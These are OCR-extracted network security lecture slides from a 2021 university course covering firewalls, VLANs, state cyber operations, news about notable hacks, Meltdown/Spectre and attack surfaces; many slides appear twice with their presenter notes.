
High range model: *61000 Security system*

Up to 400 Gbps throughput

Prices starting from: US\$ 200,000


# Deep Packet Inspection (DPI)

- Deep Packet Inspection looks at application content instead of individual or multiple packets.
- Deep inspection keeps track of application content across multiple packets.
- Potentially unlimited level of detail in traffic filtering




# Firewalls:

## Simple Firewall Architecture



# Firewalls:


## DMZ Firewall Architecture



# Virtual LANs

- Description:
  - Group of devices on one or more physical LANs that are configured as if they are logically attached to the same wire
  - LAN's based on Logical instead of Physical connections
- Used to help alleviate traffic congestion without adding more bandwidth
- Used to separate out users into logical groups of workers, regardless of actual physical location.
- Usage scenarios:
  - Say you want workers assigned to the same project to be grouped logically together for control of traffic but they are physically located in different physical areas
  - Say you want to divide up the broadcast domain in a large flat network without using a bunch of routers
- Must be supported by the switch: switches must have the ability to support more than one subnet


# VLANs: motivation



## *consider:*

- ❖ CS user moves office to EE, but wants connect to CS switch?
- ❖ single broadcast domain:
  - all layer-2 broadcast traffic (ARP, DHCP, unknown location of destination MAC address) must cross entire LAN
  - security/privacy, efficiency issues

# Virtual LAN (VLAN)




Logical View

# VLANs


## Virtual Local Area Network

switch(es) supporting VLAN capabilities can be configured to define multiple ***virtual*** LANS over single physical LAN infrastructure.


**port-based VLAN:** switch ports grouped (by switch management software) so that ***single*** physical switch .....



... operates as ***multiple*** virtual switches




# 802.1Q VLAN frame format




# Port-based VLAN

- ❖ ***traffic isolation:*** frames to/from ports 1-8 can *only* reach ports 1-8
  - can also define VLAN based on MAC addresses of endpoints, rather than switch port
- ❖ ***dynamic membership:*** ports can be dynamically assigned among VLANs
- ❖ ***forwarding between VLANs:*** done via routing (just as with separate switches)
  - in practice vendors sell combined switches plus routers



# VLANs spanning multiple switches



- ❖ ***trunk port:*** carries frames between VLANs defined over multiple physical switches
  - frames forwarded within VLAN between switches can't be vanilla 802.1 frames (must carry VLAN ID info)
  - 802.1q protocol adds/removed additional header fields for frames forwarded between trunk ports

Firewalls and VLANs are necessary, but far from sufficient.

*"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts."*

Gene Spafford

Would you like to know more...?

Spring Term 2021: T-742-CSDA  
Defence against the Dark Arts.

# Computer Networks T-409-TSAM Network Security

Jacky Mallett

October 28th 2021

2021-10-28

## Unix Fortune Cookie

*If builders built buildings the way programmers wrote programs,  
then the first woodpecker that came along would destroy civilization.*

*Gerald Weinberg (circa 1980)*

2020. The woodpeckers have titanium beaks, are carrying machine guns, and  
have been militarised by several major superpowers.

2021. 10,000 Euros...

2021-10-28

### └ Unix Fortune Cookie

*If builders built buildings the way programmers wrote programs,  
then the first woodpecker that came along would destroy civilization.  
Gerald Weinberg (circa 1980)*

2020. The woodpeckers have titanium beaks, are carrying machine guns, and  
have been militarised by several major superpowers.  
2021. 10,000 Euros...

Good computer security was never going to be an easy problem, but slipshod  
programming practices especially in the last 20 years have made the problem  
considerably worse than it needed to be.

USA

- Dept of Defence USCYBERCOM
  - Unified direction of cyber operations
  - Headed by the NSA
- US Army has its own cybercommand
  - <https://www.arcyber.army.mil/>
- As does both the CIA and the FBI
- circa 2015, Over 133 cyberteams
  - 13 National Mission Teams - defence vs broad attacks
  - 68 Military protection teams
  - 27 Combat mission teams (to perform attacks)
  - 25 Support teams (analysis, planning, intelligence, etc.)

2021-10-28

└ USA

1. [https://en.wikipedia.org/wiki/United\\_States\\_Cyber\\_Command](https://en.wikipedia.org/wiki/United_States_Cyber_Command)
2. [https://csl.armywarcollege.edu/USACSL/Publications/Strategic\\_Cyberspace\\_Operations\\_Guide.pdf](https://csl.armywarcollege.edu/USACSL/Publications/Strategic_Cyberspace_Operations_Guide.pdf)

- Dept of Defence USCYBERCOM
  - Unified direction of cyber operations
  - Headed by the NSA
- US Army has its own cybercommand
  - <https://www.arcyber.army.mil/>
- As does both the CIA and the FBI
- circa 2015, Over 133 cyberteams
  - 13 National Mission Teams - defence vs broad attacks
  - 68 Military protection teams
  - 27 Combat mission teams (to perform attacks)
  - 25 Support teams (analysis, planning, intelligence, etc.)

TECH

# The FBI likely exploited sloppy password storage to seize Colonial Pipeline bitcoin ransom

PUBLISHED TUE, JUN 8 2021 6:08 PM EDT | UPDATED WED, JUN 9 2021 7:09 AM EDT



**MacKenzie Sigalos**  
@KENZIESIGALOS

SHARE [f](#) [t](#) [in](#) [e](#)

## KEY POINTS

- The FBI's breach of a bitcoin wallet held by the cyber criminals who attacked Colonial Pipeline is all about sloppy storage, and not a reflection of a security vulnerability in the cryptocurrency, crypto experts told CNBC.
- “Following the money remains one of the most basic, yet powerful, tools we have,” said Deputy Attorney General Lisa O. Monaco in a statement on Monday.

2021-10-28

TECH

**The FBI likely exploited sloppy password storage to seize Colonial Pipeline bitcoin ransom**

PUBLISHED TUE, JUN 8 2021 6:08 PM EDT | UPDATED WED, JUN 9 2021 7:09 AM EDT

MacKenzie Sigalos [@KENZIESIGALOS](#)

SHARE [f](#) [t](#) [in](#) [e](#)

**KEY POINTS**

- The FBI's breach of a bitcoin wallet held by the cyber criminals who attacked Colonial Pipeline is all about sloppy storage, and not a reflection of a security vulnerability in the cryptocurrency, crypto experts told CNBC.
- “Following the money remains one of the most basic, yet powerful, tools we have,” said Deputy Attorney General Lisa O. Monaco in a statement on Monday.

1. <https://www.cnbc.com/2021/06/08/fbi-likely-exploited-sloppy-password-storage-to-seize-colonial-ransom.html>

# Russia

- "informatzionnaya voyna"
  - Information warfare
  - Traditionally part of the KGB/FSB
  - Internally focused
- "Botnet for hire" - outsources to established hacker groups
  - "Energetic Bear" team - targeted utility infrastructure 2010-2014

2021-10-28

└ Russia

- "informatzionnaya voyna"
  - Information warfare
  - Traditionally part of the KGB/FSB
  - Internally focused
- "Botnet for hire" - outsources to established hacker groups
  - "Energetic Bear" team - targeted utility infrastructure 2010-2014

1. <https://apps.dtic.mil/dtic/tr/fulltext/u2/1019062.pdf>

# China

- Active since 1990's or before
  - Strongly implicated in a number of corporate thefts
  - In particular Cisco and Nortel,
- Seems to use a lot of private groups as contractors
- Specialised Military forces
- Groups at the Ministry of State Security and Public Security

2021-10-28

## └ China

- 1. <https://www.bnnbloomberg.ca/did-a-chinese-hack-kill-canadas-greatest-tech-company-1.1459269>

- Active since 1990's or before
  - Strongly implicated in a number of corporate thefts
    - In particular Cisco and Nortel,
  - Seems to use a lot of private groups as contractors
  - Specialised Military forces
  - Groups at the Ministry of State Security and Public Security

## North Korea


- Believed 10-20% of military budget is spent on cyber operations
- .. for profit (state funding)
- Attack on Bangladesh Central Bank via SWIFT (\$85 million)
- WannaCry ransom attack

2021-10-28

### └ North Korea

1. <https://sgp.fas.org/crs/row/R44912.pdf>


- Believed 10-20% of military budget is spent on cyber operations
- .. for profit (state funding)
- Attack on Bangladesh Central Bank via SWIFT (\$85 million)
- WannaCry ransom attack



# Introduction

2021-10-28

## └ Introduction



Job as Computer Professionals is to develop and maintain reliable computer systems. In the same way we expect Civil Engineers to build bridges that don't fall down, Civil Engineers -and everybody else - expects us to build to computer systems that can be relied on.

1. Computer security itself can be divided into 3 aspects
2. – Preventing and detecting unwanted access, use of computers, theft of data.
- Preventing and detecting unauthorized modification
- Preventing and detecting unauthorized injection of data, computers etc.
- eg. bitcoin miners, discrediting content

# Information

## Three Chinese Hackers Fined \$9 Million for Stealing Trade Secrets

Thursday, May 11, 2017 Wang Wei



### Chinese Hackers Fined \$9 Million



Hackers won't be spared.

Three Chinese hackers have been ordered to pay \$8.8 million (£6.8 million) after hacking email servers of two major New York-based law firms to steal corporate merger plans in December 2016 and used them to trade stocks.

2021-10-28

## Information

Three Chinese Hackers Fined \$9 Million for Stealing Trade Secrets

Chinese Hackers Fined \$9 Million

Hackers won't be spared.

Three Chinese hackers have been ordered to pay \$8.8 million (£6.8 million) after hacking email servers of two major New York-based law firms to steal corporate merger plans in December 2016 and used them to trade stocks.

Informed approach. Hack Lawyers to find confidential merger information, use this to trade stocks to make profit. A lot of hacking is motivated by financial gain.

# Crypto-mining site NiceHash has a new CEO

Earlier this month, [hackers stole \\$63 million from crypto-currency mining site NiceHash](#), prompting the company's founders to apologize on Facebook Live and to shut down operations for 24 hours. Now, the company's co-founder, Marko Kobal, has stepped down as CEO.

The company allows users to offer up their computer's processing power to help with the calculations needed to create new bitcoins. In a [statement on LinkedIn](#), Kobal says that the company has been working to recover from the hack, and that he will step aside to "allow new management to lead the organization through its next, exciting period of growth." He will be replaced by Zdravko Poljašević, according to [Slovenian newspaper Delo](#) (via [Business Insider](#)). Kobal founded the company along with Matjaž Škorjanc, who will remain the company's Chief Technology Officer.

NiceHash says that their success in paying out a billion dollars to crypto-currency miners over the last couple of years brought them unwanted attention. The company and security experts found that hackers used an engineer's credentials on December 6th to access its payment system, and were able to [steal 4,700 bitcoins](#). The hack came as [bitcoin prices were spiking](#), reaching \$19,000 per coin [before subsiding](#).

<https://www.theverge.com/> December 31st 2017

2021-10-28

## Crypto-mining site NiceHash has a new CEO

1. People complain with reason about the existing banking system. But it's important to realize that the reason it exists in the first place is 700+ years of experience in safeguarding the integrity of monetary transactions
2. The cryptocurrency folks are facing an extremely steep learning curve

Crypto-mining site NiceHash has a new CEO  
 Earlier this month, [hackers stole \\$63 million from crypto-currency mining site NiceHash](#), prompting the company's founders to apologize on Facebook Live and to shut down operations for 24 hours. Now, the company's co-founder, Marko Kobal, has stepped down as CEO.  
 The company allows users to offer up their computer's processing power to help with the calculations needed to create new bitcoins. In a [statement on LinkedIn](#), Kobal says that the company has been working to recover from the hack, and that he will step aside to "allow new management to lead the organization through its next, exciting period of growth." He will be replaced by Zdravko Poljašević, according to [Slovenian newspaper Delo](#) (via [Business Insider](#)). Kobal founded the company along with Matjaž Škorjanc, who will remain the company's Chief Technology Officer.  
 NiceHash says that their success in paying out a billion dollars to crypto-currency miners over the last couple of years brought them unwanted attention. The company and security experts found that hackers used an engineer's credentials on December 6th to access its payment system, and were able to [steal 4,700 bitcoins](#). The hack came as [bitcoin prices were spiking](#), reaching \$19,000 per coin [before subsiding](#).

<https://www.theverge.com/> December 31st 2017

January 1st 2018: <https://tinyurl.com/yat1bfzv>

## python sweetness

### The mysterious case of the Linux Page Table Isolation patches

[Various errors and updates are addressed in [Quiet in the peanut gallery](#)]

*tl;dr:* there is presently an embargoed security bug impacting apparently all contemporary CPU architectures that implement virtual memory, requiring hardware changes to fully resolve. Urgent development of a software mitigation is being done in the open and recently landed in the Linux kernel, and a similar mitigation began appearing in NT kernels in November. In the worst case the software fix causes huge slowdowns in typical workloads. There are hints the attack impacts common virtualization environments including Amazon EC2 and Google Compute Engine, and additional hints the exact attack may involve a new variant of Rowhammer.

I don't really care much for security issues normally, but I adore a little intrigue, and it seems anyone who would normally write about these topics is either somehow very busy, or already knows the details and isn't talking, which leaves me with a few hours on New Years' Day to go digging for as much information about this mystery as I could piece together.

Beware this is very much a connecting-the-invisible-dots type affair, so it mostly represents guesswork until such times as the embargo is lifted. From everything I've seen, including the vendors involved, many fireworks and much drama is likely when that day arrives.

2021-10-28

└ January 1st 2018:  
<https://tinyurl.com/yat1bfzv>

1. Discuss importance of credibility when warning others
2. Clue: major changes to Linux kernel without a year long flame war

January 1st 2018: <https://tinyurl.com/yat1bfzv>

**python sweetness**

**The mysterious case of the Linux Page Table Isolation patches**

(Various errors and updates are addressed in [Quiet in the peanut gallery](#))

tl;dr: there is presently an embargoed security bug impacting apparently all contemporary CPU architectures that implement virtual memory, requiring hardware changes to fully resolve. Urgent development of a software mitigation is being done in the open and recently landed in the Linux kernel, and a similar mitigation began appearing in NT kernels in November. In the worst case the software fix causes huge slowdowns in typical workloads. There are hints the attack impacts common virtualization environments including Amazon EC2 and Google Compute Engine, and additional hints the exact attack may involve a new variant of Rowhammer.

I don't really care much for security issues normally, but I adore a little intrigue, and it seems anyone who would normally write about these topics is either somehow very busy, or already knows the details and isn't talking, which leaves me with a few hours on New Years' Day to go digging for as much information about this mystery as I could piece together.

Beware this is very much a connecting-the-invisible-dots type affair, so it mostly represents guesswork until such times as the embargo is lifted. From everything I've seen, including the vendors involved, many fireworks and much drama is likely when that day arrives.



# MELTDOWN

*Architecture*

Intel, Apple

*Entry*

Must have code execution on the system

*Method*

Intel Privilege Escalation + Speculative Execution

*Impact*

Read kernel memory from user space

*Action*

Software patching



# SPECTRE

Intel, Apple, ARM, AMD

Must have code execution on the system

Branch prediction + Speculative Execution

Read contents of memory from other users' running programs

Software patching (more nuanced)

2021-10-28

Architecture Intel, Apple

Intel, Apple, ARM, AMD

Entry Must have code execution on the system

Must have code execution on the system

Method Intel Privilege Escalation + Speculative Execution

Branch prediction + Speculative Execution

Impact Read kernel memory from user space

Read contents of memory from other users' running programs

Action Software patching

Software patching (more nuanced)

## Attack Surface

2021-10-28

Attack Surface

# Attack Surface

Definition: The attack surface of a software environment or system is the total of different points (attack vectors) where an unauthorised user can try to attack the software or system.

- User I/O
- Network connections to other systems
- Operating System
- Hardware

## └ Attack Surface

### └ Attack Surface

2021-10-28

Definition: The attack surface of a software environment or system is the total of different points (attack vectors) where an unauthorised user can try to attack the software or system.

- User I/O
- Network connections to other systems
- Operating System
- Hardware

# Increasing Attack Surfaces over time

PC Circa 1990

Application

PC Circa 2000

Application

PC Circa 2018

Web Application

No Network  
Virus via Floppy Disk

Wired Network  
Email - Viruses

Network  
Web Server/Cookies  
Javascript  
Email - Trojan URLs  
WiFi  
Intel Inside...

Computer Networks T-409-TSAM Network Security

└ Attack Surface


└ Increasing Attack Surfaces over time

2021-10-28




1. There is an increasing range of software profiles whose attack surfaces provide vulnerabilities.
2. if we think about the WWW and Web Servers/Applications in particular, we can see they are at the extreme end of the scale

